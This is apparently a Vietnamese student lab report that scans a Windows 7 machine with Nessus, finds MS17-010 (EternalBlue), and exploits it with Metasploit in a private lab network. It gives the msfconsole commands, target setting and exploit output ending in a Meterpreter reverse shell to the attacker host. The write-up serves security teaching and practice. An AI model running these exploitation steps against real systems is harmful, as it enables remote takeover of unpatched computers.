





Tạo tài khoản Nessus và đăng nhập để sử dụng.




Chọn New Scan.



Chọn Basic Network Scan



Thêm tên và IP của máy cần quét.




Đã quét xong.

Bước 4: Khai thác lỗ hổng trên Windows 7

Trước đó ta đã quét lỗ hổng cho máy Windows 7, nhận thấy có lỗ hổng MS17-010 như hình. Ta sẽ khai thác lỗ hổng này.


Đây chính là lỗ hổng Eternal Blue nổi tiếng được sử dụng trong cuộc tấn công quy mô lớn của WannaCry năm 2017.

Lỗ hổng EternalBlue, có mã CVE-2017-0144, là một lỗ hổng bảo mật nghiêm trọng được phát hiện trên giao thức SMB (Server Message Block) của Microsoft Windows. Lỗ hổng này cho phép kẻ tấn công thực hiện tấn công từ xa và lây nhiễm malware một cách tự động mà không cần xác thực.



Mở terminal trên máy Kali, chạy lệnh `msfconsole -q`

Chạy lệnh `search ms17-010`




The screenshot shows a Kali Linux desktop environment. In the background, there are icons for 'Trash', 'File System', 'Home', and 'Kali Linux a...'. The foreground features a terminal window titled 'ducanh-at031@ducanh-at031: ~'. The terminal displays the output of the command 'msf6 > search ms17-010'. The output lists several matching modules with their names, descriptions, disclosure dates, ranks, and check status.

#	Name	Description	Disclosure Date	Rank	Check
0	exploit/windows/smb/ms17_010_eternalblue	2017-03-14	average	Yes	
1	exploit/windows/smb/ms17_010_psexec	2017-03-14	normal	Yes	
2	auxiliary/admin/smb/ms17_010_command	2017-03-14	normal	No	
3	auxiliary/scanner/smb/smb_ms17_010	2017-04-14	great	Yes	
4	exploit/windows/smb/smb_doublepulsar_rce	2017-04-14	great	Yes	

Interact with a module by name or index. For example `info 4`, `use 4` or `use exploit/windows/smb/smb_doublepulsar_rce`

msf6 >


Chọn module bằng lệnh use exploit/windows/smb/ms17_010_eternalblue



The screenshot shows the same Kali Linux desktop environment. The terminal window now displays the output of the command 'msf6 > use exploit/windows/smb/ms17_010_eternalblue'. The output shows the module's details and the default configuration.

```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > 
```


Ở đây do qua một khoảng thời gian nên IP của máy Windows 7 đã được làm mới thành 192.168.70.161. Ta có thể kiểm tra lại máy Windows 7




Thiết lập lại địa chỉ IP máy mục tiêu:

set RHOSTS 192.168.70.161


Thực hiện lệnh exploit để bắt đầu khai thác





```
File Actions Edit View Help
[+] 192.168.70.161:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31
ice Pack 1
[+] 192.168.70.161:445 - Target arch selected valid for arch indicated by DCE
/RPC reply
[+] 192.168.70.161:445 - Trying exploit with 17 Groom Allocations.
[+] 192.168.70.161:445 - Sending all but last fragment of exploit packet
[+] 192.168.70.161:445 - Starting non-paged pool grooming
[+] 192.168.70.161:445 - Sending SMBv2 buffers
[+] 192.168.70.161:445 - Closing SMBv1 connection creating free hole adjacent
to SMBv2 buffer.
[+] 192.168.70.161:445 - Sending final SMBv2 buffers.
[+] 192.168.70.161:445 - Sending last fragment of exploit packet!
[+] 192.168.70.161:445 - Receiving response from exploit packet
[+] 192.168.70.161:445 - ETERNALBLUE overwrite completed successfully (0xC000
000D)!
[+] 192.168.70.161:445 - Sending egg to corrupted connection.
[+] 192.168.70.161:445 - Triggering free of corrupted buffer.
[+] Sending stage (201798 bytes) to 192.168.70.161
[+] Meterpreter session 1 opened (192.168.70.156:4444 → 192.168.70.161:49159
) at 2024-03-27 11:45:05 -0400
[+] 192.168.70.161:445 - -----
-----
[+] 192.168.70.161:445 - -----WIN-----
-----
[+] 192.168.70.161:445 - -----
-----
```

Khai thác thành công. Sử dụng lệnh sysinfo để kiểm tra thông tin máy mục tiêu.



```
File Actions Edit View Help
[+] 192.168.70.161:445 - ETERNALBLUE overwrite completed successfully (0xC000
000D)!
[+] 192.168.70.161:445 - Sending egg to corrupted connection.
[+] 192.168.70.161:445 - Triggering free of corrupted buffer.
[+] Sending stage (201798 bytes) to 192.168.70.161
[+] Meterpreter session 1 opened (192.168.70.156:4444 → 192.168.70.161:49159
) at 2024-03-27 11:45:05 -0400
[+] 192.168.70.161:445 - -----
-----
[+] 192.168.70.161:445 - -----WIN-----
-----
[+] 192.168.70.161:445 - -----
-----

meterpreter > whoami
[-] Unknown command: whoami
meterpreter > clear
[-] Unknown command: clear
meterpreter > sysinfo
Computer      : WIN-MPRDLNLJ8QC
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter > 
```

3. Kết quả đạt được

- Sử dụng được nmap để rà quét các cổng dịch vụ
- Sử dụng được nessus để quét các lỗ hổng của máy tính.
- Sử dụng Metasploit để khai thác một trong những lỗ hổng đã tìm được.